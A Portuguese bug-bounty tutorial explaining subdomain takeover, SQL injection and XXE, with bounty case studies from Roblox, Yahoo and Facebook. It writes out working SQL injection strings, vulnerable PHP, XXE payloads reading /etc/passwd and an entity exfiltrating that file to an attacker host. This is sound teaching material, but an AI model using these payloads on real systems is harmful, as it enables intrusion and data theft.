
1. É feita uma requisição para um servidor DNS recursivo, ele é responsável por procurar em outros servidores a resposta para a "tradução".
2. O DNS recursivo envia uma request para um ROOT nameserver, este possui tabelas que relacionam a última parte de um domain name como `.com`, `.net`, `.gov` e `.edu` a um, Top-Level Domain (TDL), indicando para onde a request deve ser enviada.
3. O TLD, por sua vez consulta e retorna um authoritative DNS.
4. Este, retorna as informações sobre um domínio, como o endereço IP pois possui autoridade para isso.
5. Com o IP em "mãos" uma conexão é estabelecida e dados são trocados.

É interessante saber que os DNS's são um dos responsáveis pelo funcionamento da internet, no momento de escrita deste artigo, existiam apenas 13 DNS's do tipo ROOT, caso todos eles

parem de funcionar, seja por falha de segurança ou qualquer outro motivo, a internet também para.

## CNAME:

Canonical name é usado para um serviço que aponta um nome de domínio para outro, como na imagem abaixo:



Inicialmente, é feita uma consulta igual a qualquer outra, entretanto quando o TLD indica um DNS autoritativo responsável pelo CNAME ele aponta para outro já que aquele não é o real nome do domínio, por fim o IP do servidor é retornado e uma conexão é criada.

Tudo isso ocorre "por baixo dos panos", afinal nada é mostrado para o usuário final.



## **Funcionamento técnico:**

Primeiro imagine que temos um domínio exemplo.com, este por sua vez possui um subdomínio sub.exemplo.com, o qual aponta para dominio.com; criado nosso cenário, explicarei em alguns passos o funcionamento da falha:

O dono de exemplo.com deseja excluir seu subdomínio, entretanto o mesmo exclui somente dominio.com, com isto sub.exemplo.com ainda está apontando para algum lugar, só que este não existe, caso um atacante reivindique-o ele poderá ter total acesso a pagina e fazer o que quiser com ela.

## Exemplo:

Em abril de 2020 o hacker geekboy descobriu uma falha no subdomínio devrel.roblox.com da empresa Roblox, com ela o pesquisador pôde reivindicar o domínio e gerar a página que quisesse.

O mesmo gerou uma PoC na qual provou que poderia roubar os cookies do usuário e enviá-los pelo chat Roblox, para isto ele usou php js e HTML; por serem, teoricamente, domínios da mesma empresa a política do Cross-origin resource sharing(CORS) permitiu o envio da mensagem.

O pesquisador recebeu \$2500 pela falha, a mesma pode ser lida por completo [aqui](#).

## Como explorar:

Para descobrir possíveis aquisições de subdomínios primeiro devemos conhecê-los, para isto existem diversas ferramentas algumas pagas e outras gratuitas, devido a esta diversidade não há como falar sobre todas, por isto explicarei somente a que acredito ser a mais interessante: o site <https://crt.sh/> procura por certificados SSL registrados por domínios e subdomínios, esta informação é acessível pois ao criar um certificado ele deve ser registrado com uma autoridade de certificação para que os navegadores possam confirmar sua veracidade.

Descoberto os subdomínios é interessante acessá-los e procurar por erros, geralmente quando esta falha ocorre é gerado um erro do tipo 404 ao acessar a página, pois ela tecnicamente não existe, isto é um grande indicador de aquisição de subdomínios.

Feito estes passos use o comando dig do linux para descobrir para onde o subdomínio aponta.

Este problema é encontrado comumente nos servidores em nuvem da AWS e da AZURE.

Em alguns poucos casos o administrador do bug bounty pode solicitar um certificado SSL para que a recompensa seja paga, mas não desanime não é tão difícil adquirir um.

# SQL Injection

## O que é:

Esta vulnerabilidade ocorre quando, adivinhem, o desenvolvedor não sanitiza os dados enviados; quando encontrada o atacante pode injetar códigos de modo que o mesmo pode, retornar toda a base de dados, modificar o banco de dados e excluí-los. Imaginem o problema que um atacante pode gerar ao retornar todo o banco de dados de uma rede social, de uma folha de pagamento, ou até modificar o valor que receberá.

## SQL:

Structured Query Language, ou Linguagem de Consulta Estruturada é uma linguagem usada para ser fazer consultas em bancos de dados relacionais.

Podem ser usados na criação de um banco de dados diversos "sistemas de gerenciamento de banco de dados" ou SGBD entre eles os mais comuns são Oracle, MySQL, SQL Server, PostgreSQL, MongoDB e SQLite, cada um tem suas particularidades na criação da string usada para consulta.

Eles são formados por tabelas, as quais possuem linhas e colunas, as colunas representam um tipo de dado e as linhas os dados como no exemplo abaixo.

Exemplo de um Banco de Dados					
STUDENT	Name	StudentNumber	Class	Major	
	Smith	17	1	CS	
	Brown	8	2	CS	
COURSE	CourseName	CourseNumber	CreditHours	Department	
	Intro to Computer Science	CS1310	4	CS	
	Data Structures	CS3320	4	CS	
	Discrete Mathematics	MATH2410	3	MATH	
	Database	CS3380	3	CS	
SECTION	SectionIdentifier	CourseNumber	Semester	Year	Instructor
	85	MATH2410	Fall	98	King
	92	CS1310	Fall	98	Anderson
	102	CS3320	Spring	99	Knuth
	112	MATH2410	Fall	99	Chang
	119	CS1310	Fall	99	Anderson
	135	CS3380	Fall	99	Stone

Fonte: [https://lh3.ggpht.com/franciscognpneto/SMVjY4tWShI/AAAAAAAAAGpw/UqmOmEtEt3o/image\\_thumb%5B3%5D.png](https://lh3.ggpht.com/franciscognpneto/SMVjY4tWShI/AAAAAAAAAGpw/UqmOmEtEt3o/image_thumb%5B3%5D.png)

Agora darei alguns exemplos de comandos usados no SGBD mysql, usarei o database acima.

Caso queira retornar todos os dados da primeira tabela podemos usar o comando

```
DESCRIBE STUDENT;
```

ou

```
SELECT * FROM STUDENT;
```

para se retornar uma coluna específica da tabela, usa-se

```
SELECT Name from STUDENT;
```

para retornar um valor específico da tabela usa-se

```
SELECT Name from STUDENT where Name='Smith';
```

agora caso se queira retornar valores com base em dois argumentos usa-se

```
SELECT Name, StudentNumber from STUDENT where Name='Smith' and  
StudentNumber=17;
```

para retornar toda uma linha com base em um valor

```
SELECT * from STUDENT where Name='Smith';
```

## Funcionamento técnico:

Existem dois tipos de SQL Injection, normal e o blind.

### Normal SQL Injection:

Este é o tipo mais simples, ele ocorre quando os dados são passados seja via get ou post e o servidor os anexa a query sql sem a devida sanitização, retornando, os resultados e até mesmo erros para o cliente.

Estes dados podem ser vistos em urls deste tipo:

```
http://teste.com?id=1  
http://exemplo.com?user=thiago  
ou em um formulário passado via post.
```

Isto é um exemplo de um código php vulnerável, onde o desenvolvedor simplesmente anexou os dados passado na url:

```
<? php  
$sqlQuery = "SELECT * FROM Products WHERE ID = " . $_GET["id"];  
?>
```

caso o atacante feche as aspas duplas, e injete um or seguido de uma verdade absoluta ele pode ter acesso a todos os produtos.

Esta é uma id maliciosa: " or '1'='1'", neste caso o valor do id não existe na tabela, isto retorna falso, como injetamos um or e uma verdade, tem-se falso ou verdadeiro = verdadeiro, toda a base de dados é retornada.

O atacante também poderia injetar " or '1'='1';-- isto fecharia a query e comentaria tudo após os dois traços.

### Blind SQL Injection:

Este tipo é muito complexo e difícil de identificar pois o atacante não tem acesso aos erros e nem aos dados. Logo ele deve então, tentar enviar queries em que ele consiga identificar o SQL Injection mesmo sem os dados.

Vamos supor que haja um código igual ao do exemplo acima, mas que, desta vez os dados não sejam retornados ao usuário.

```
<? php  
$sqlQuery = "SELECT * FROM Products WHERE ID = " . $_GET["id"];  
?>
```

Que tipo de pesquisa poderia ser feita, para identificar o injection? Simples, vamos colocar um sleep no final da query, assim o servidor demoraria o tempo setado para responder, e com base nisso o cliente pode identificá-la.

Para isto o atacante deve injetar:


```
" and SLEEP(15)"
```

caso o servidor demore 15 segundos para responder, o mesmo é vulnerável a blind SQL Injection.

## Exemplo:

Em 2014 um pesquisador descobriu uma falha do tipo Blind SQL Injection no yahoo sports ela se dava em um campo, passado via GET, que fazia pesquisas sobre jogares no banco de dados.

A url vulnerável era esta: <http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2> ela retornava essa pesquisa:




The screenshot shows the Yahoo Sports NFL Draft page for 2013. The URL in the browser is [sports.yahoo.com/nfl/draft?year=2010&type=20&round=2](http://sports.yahoo.com/nfl/draft?year=2010&type=20&round=2). The page displays the 2013 NFL Draft schedule and a table of picks for Round 2. The table shows the following picks:

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 2 1 (33)	Rams	Rodger Saffold	OT	6'5	318	Indiana
ROUND 2 2 (34)	Vikings	Chris Cook	CB	6'2	210	Virginia
		Brian Price	DT	6'2	300	UCLA

The page also includes a sidebar with sports categories and a right-hand advertisement for Punta Cana.

O pesquisador resolveu então, alterar o valor do campo year para 2010--, e recebeu isto:



The screenshot shows the Yahoo Sports NFL Draft page for 2013. The URL in the browser is [sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2](http://sports.yahoo.com/nfl/draft?year=2010--&type=20&round=2). The page displays the 2013 NFL Draft schedule and a table of picks for Round 1. The table shows the following picks:

Pick	Team	Player	Pos	Ht	Wt	School
ROUND 1 1 (1)	Rams	Sam Bradford	QB	6'4	218	Oklahoma
ROUND 1 2 (2)	Lions	Idamokeng Suh	DT	6'4	300	Nebraska
		Gerald McCoy	DT	6'4	295	Oklahoma


The page also includes a sidebar with sports categories and a right-hand advertisement for Cancun.

Quando percebeu que o resultado foi alterado, o mesmo entendeu que havia ali uma falha, então fez a seguinte pesquisa:

[http://sports.yahoo.com/nfl/draft?year=\(2010\)and\(if\(mid\(version\(\),1,1\)='5',true,false\)\)&type=20&round=2](http://sports.yahoo.com/nfl/draft?year=(2010)and(if(mid(version(),1,1)='5',true,false))&type=20&round=2)



Esta consulta fazia uma pesquisa pela versão do banco de dados, e caso o primeiro número fosse igual a 5, a consulta retornaria resultado, neste caso ela não retornou nada.



Isto se trata de um blind SQL Injection já que o atacante não consegue retornar o que quiser do servidor, pois o mesmo está configurado para retornar somente jogadores, mas o pesquisador consegue analisar várias coisas usando a resposta correta como exemplo.

O hacker recebeu um bounty de \$3705 pela falha.

## Como explorar:

Para explorar tente substituir o valor dos parâmetros por valores maliciosos, as vezes uma simples ' pode te dar a indicação da falha; use e abuse dos caracteres de comentários, eles devem ser usados para tentar gerar uma consulta correta excluindo o restante da query, também é interessante freezar que o pesquisador pode simplesmente fechar o que foi passado, finalizar a consulta com um ponto e vírgula e criar outra query exemplo:

```
';SELECT * from teste;--
```

Fique atento a possíveis falhas do tipo Blind, não desista caso não consiga retornar valores, elas também são bastante perigosas; a função SLEEP, é sua amiga neste caso.

Não foi dado exemplos, mas esta falha pode ser encontrada em formulários enviados via post, fique atento a eles também, como páginas de login, mudança de senha ou alteração de e-mail.

Na maioria dos casos, não é possível gerar uma dupla pesquisa como citado acima, por isto, use palavras reservadas como o UNION, só que existe um problema, ele só pode ser usado quando a quantidade de colunas usadas na query original for igual a quantidade requisitada no UNION vou dar um exemplo.

Imagine que esta é a query, gerada no php e enviada para o banco de dados:

```
$query = "SELECT user, password FROM clients WHERE user='" . $user . "' and password='". $password . "';";
```

Caso criássemos uma nova consulta usando o UNION e esta tivesse somente uma coluna como no exemplo abaixo, seria gerado o seguinte erro:

```
the used select statements have a different number of columns
```

Este é o payload problemático:

```
password= ' UNION SELECT null;--
```

O null acima significa um valor na primeira coluna, como há duas o erro é gerado.

O payload que funciona é parecido com este:

```
password= ' UNION SELECT null,null;--
```

Agora você deve estar se perguntando: "como eu posso saber o número de colunas de uma query?"

Há basicamente dois modos para isto:

O primeiro é usando as palavras reservadas ORDER BY, elas são usadas para ordenar uma consulta conforme sua coluna, usando o exemplo parecido com o acima, tem-se:

```
SELECT name,password FROM clients ORDER BY name;
```

Esta consulta retorna as colunas name e password ordenadas pela coluna name de maneira descendente.

Isto também pode ser feito assim:

```
SELECT name,password FROM clients ORDER BY 1;
```

Esta consulta também ordenará os resultados pela coluna name, como você já deve imaginar pode-se usar o ORDER BY e chutar valores inteiros até a consulta funcionar, indicando que acertamos o número de colunas.

O outro método é usando o SELECT e NULL:

```
SELECT name,password FROM clients UNION SELECT NULL,NULL;
```

A consulta acima retornaria os dados corretamente pois a primeira coluna foi preenchida com um valor NULL e a última também, caso a query usasse mais de duas colunas ela retornaria um erro, assim saberíamos que se deve adicionar outro NULL.

# XML External Entity

## O que é:

Esta falha ocorre quando o atacante consegue manipular o conteúdo de um arquivo XML ao enviá-lo para o servidor, fazendo com que o mesmo processe o arquivo e execute um código malicioso, esta falha pode em alguns casos escalar para um total comprometimento dele, ela também pode ser usada junto a um server-side request forgery.

## XML:

Primeiro irei esclarecer o que é o eXtensible Markup Language, ele é uma linguagem de marcação usada para descrever e compartilhar diversos tipos de dados, para isso são usados tags como no HTML, entretanto no XML elas não são predefinidas e todas devem ser fechadas.

O XML está caindo em desuso para transporte de dados na internet devido a sua alta escalabilidade de tamanho, agora o modelo mais usado é o JSON.

Este é um exemplo de um documento xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Na primeira linha é definido o tipo do arquivo sua versão e o encoding
usado -->
<raiz><!-- Aqui definimos o elemento raiz, os arquivos xml podem conter
somente um dele-->
<!-- Todas as tags dentro da raiz são suas filhas-->
<!-- Podem existir várias tags filhas com o mesmo nome -->
    <filho>
        <Nome>Thiago</Nome>
        <Idade>17</Idade>
    </filho>
    <filho>
        <Nome>Carlos</Nome>
        <Idade>23</Idade>
    </filho>
    <filho>
        <Nome>Claudia</Nome>
        <Idade>40</Idade>
    </filho>
</raiz><!-- Aqui fechamos raiz, tudo dentro dela é sua filha -->
```

Dentro do xml existe um conceito de DTD, que é um Document Type Definition, eles são usados para descrever como o arquivo xml será, sua sintaxe é simples, veja:

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Usamos o DOCTYPE para declarar o inicio de um elemento raiz -->

<!DOCTYPE raiz [

    <!ELEMENT raiz (nome,telefone)>
        <!-- Dentro dele definimos seus elementos filhos usando a tag element
-->
    <!ELEMENT nome (#PCDATA)>
    <!-- E definimos como os elementos filhos serão neste caso,texto -->
    <!ELEMENT telefone (#PCDATA)>
]>
<!-- Abaixo é feita a declaração deles -->
<raiz>
    <nome>Thiago</nome>
    <telefone>(011) 123-4567</telefone>
</raiz>
```

o exemplo acima é de um DTD interno mas eles também podem ser adquiridos externamente:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<!DOCTYPE endereço SYSTEM "endereço.dtd"><!--Usamos o comando SYSTEM para
definir o caminho do arquivo -->
<endereço>
    <nome>Thiago</nome>
    <telefone>(011) 123-4567</telefone>
</endereço>
```

Para explorar esta falha também devemos entender o conceito de ENTITY que são basicamente variáveis que podem ser chamadas no arquivo xml, elas também podem se referir a valores internos e externos, sua sintaxe é muito simples:

```
<! ENTITY entity-name "Entity-value">
```

Um exemplo dela é:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<!DOCTYPE foo [<!ENTITY nome "Thiago">] ><!--Aqui criamos uma variável
chamada nome e guardamos dentro dela a string Thiago-->
<endereço>
    <nome>&nome;</nome><!--Aqui chamamos a variável nome-->
    <telefone>(011) 123-4567</telefone>
</endereço>
```

O código acima se referia a entity's internas, as externas são declaradas assim:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<!DOCTYPE foo [<!ENTITY nome SYSTEM "https://exemplo.com">] >
<endereço>
    <nome>&nome;</nome>
    <telefone>(011) 123-4567</telefone>
</endereço>
```

Sua sintaxe é idêntica à DTD externos.

## Funcionamento técnico:

Como você já deve ter imaginado o 'problema' desta falha está quando podemos setar DTD's e atrelar uma entity externa a ele, ao enviar um xml como este para uma página:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

o body da response conteria isto:

```
Quantidade de produtos para 381: 37
```

como pode ser percebido, o valor setado é refletido na response, logo podemos injetar um valor malicioso como este:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><!-- Aqui setamos
o que seria um DDT externo
e guardamos seu valor dentro da 'variável' xxe-->
<stockCheck><productId>&xxe;</productId></stockCheck><!-- Chamamos a
'variável' usando o &xxe;-->
```

a response nesse caso conteria o valor do arquivo /etc/passwd.


Esse ataque também pode ser usado para gerar um SSRF, como citado acima, para isto basta substituir o valor do arquivo para um valor HTTP.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "https://attack.com"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

Caso o valor não seja refletido na response, tente fazer como foi ensinado no artigo sobre SSRF, injete um site sob seu domínio e analise se a response chega ou não, caso chegue o mesmo é vulnerável a SSRF por XXE.

## Exemplo:

No final de 2013, Reginaldo Silva reportou uma falha do tipo xxe para o facebook e recebeu \$30000, ela poderia facilmente ser escalada para uma falha do tipo remote code execution já que o atacante poderia ler os arquivos /etc/passwd, ela foi corrigida logo em seguinte. Sabendo disso, no meio de 2014, Mohamed decidiu ver se conseguiria hackear o facebook, ele acessou uma página de carreiras na qual o usuário poderia sertar uma arquivo docx, esta extensão foi uma junção do doc com o xml, ela foi feita para facilitar a abertura e manipulação de arquivos doc, caso queira é possível extrair um arquivo docx você encontrará algo parecido com isto:



Ao perceber que poderia injetar um arquivo docx, o pesquisador extraiu o mesmo e injetou no xml esta carga maliciosa:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
% dtd;
% send;
]>
```

pode-se perceber duas coisas no código acima, a primeira é que o valor %dtd faz referência a um arquivo dtd externo, e a segunda é que podemos chamar variáveis das ENTITY'S dentro do DOCTYPE logo, ao chamá-las é executado uma request para a url de %dtd ela responde com uma entity igual a esta:

```
<!ENTITY send SYSTEM "http://192.37.102.90/?facebook-hacked%26file;" >
```

ao enviar este payload o pesquisador percebeu requests chegando em seu servidor python, logo o facebook estava vulnerável a xxe novamente.

A princípio o facebook não conseguiu reproduzir a falha, por isto Mohamed quase não recebeu o bounty, mas após algumas trocas de emails a rede social encontrou e corrigiu a falha.

O pesquisador recebeu \$6300 por esta falha, o valor foi menor que o de 2013 pois lá era possível escalar a falha para um Remote Code Execution.



## Como explorar:

Não há muitos segredos na exploração desta falha, esteja atento a arquivos XML que podem ser manipulados, caso os encontre e o valor seja refletido tente definir entitäts externas para leitura de arquivos ou caso não seja refletido tente injetar uma entity que faça referência a um servidor o qual você pode analisar a interação.

Também é muito usual em casos do tipo blind, o atacante passar dados na forma de parâmetro para o servidor no qual ele tem controle isto é feito usando códigos xml parecidos com este:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

Neste caso o hacker criou uma variável chamada eval, a qual declarava dinamicamente uma entity, esta fazia uma request para um servidor sob seu controle passando no parâmetro "x" o valor do arquivo "/etc/passwd".

Ataques XXE também podem ser executados quando o atacante não tem total domínio do arquivo, há sites que recebem apenas partes dele, os analisam e completam no back-end; para explorar este tipo de falha existe o XInclude, o qual é um mecanismo para inclusão de itens no xml como o entity, entretanto este é usado no corpo do arquivo e não dentro da tag DOCTYPE, quando se usa esta ferramenta é gerado no final um arquivo contendo toda a inclusão.

Este é um exemplo de arquivo XML com XInclude:

```
<?xml version="1.0"?>
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:xi="http://www.w3.org/2001/XInclude">
  <head>...</head>
  <body>
    ...
    <p><xi:include href="licença.txt" parse="text"/></p>
  </body>
</html>
```

No final, caso o arquivo licença.txt contivesse esta string: "Este documento é publicado sob a Licença de Documentação Livre da GNU" seria gerado um xml com este conteúdo:

```
<?xml version="1.0"?>
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:xi="http://www.w3.org/2001/XInclude">
  <head>...</head>
  <body>
    ...
    <p>Este documento é publicado sob a Licença de Documentação Livre da GNU</p>
  </body>
</html>
```

Uma injeção maliciosa seria parecida com esta:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

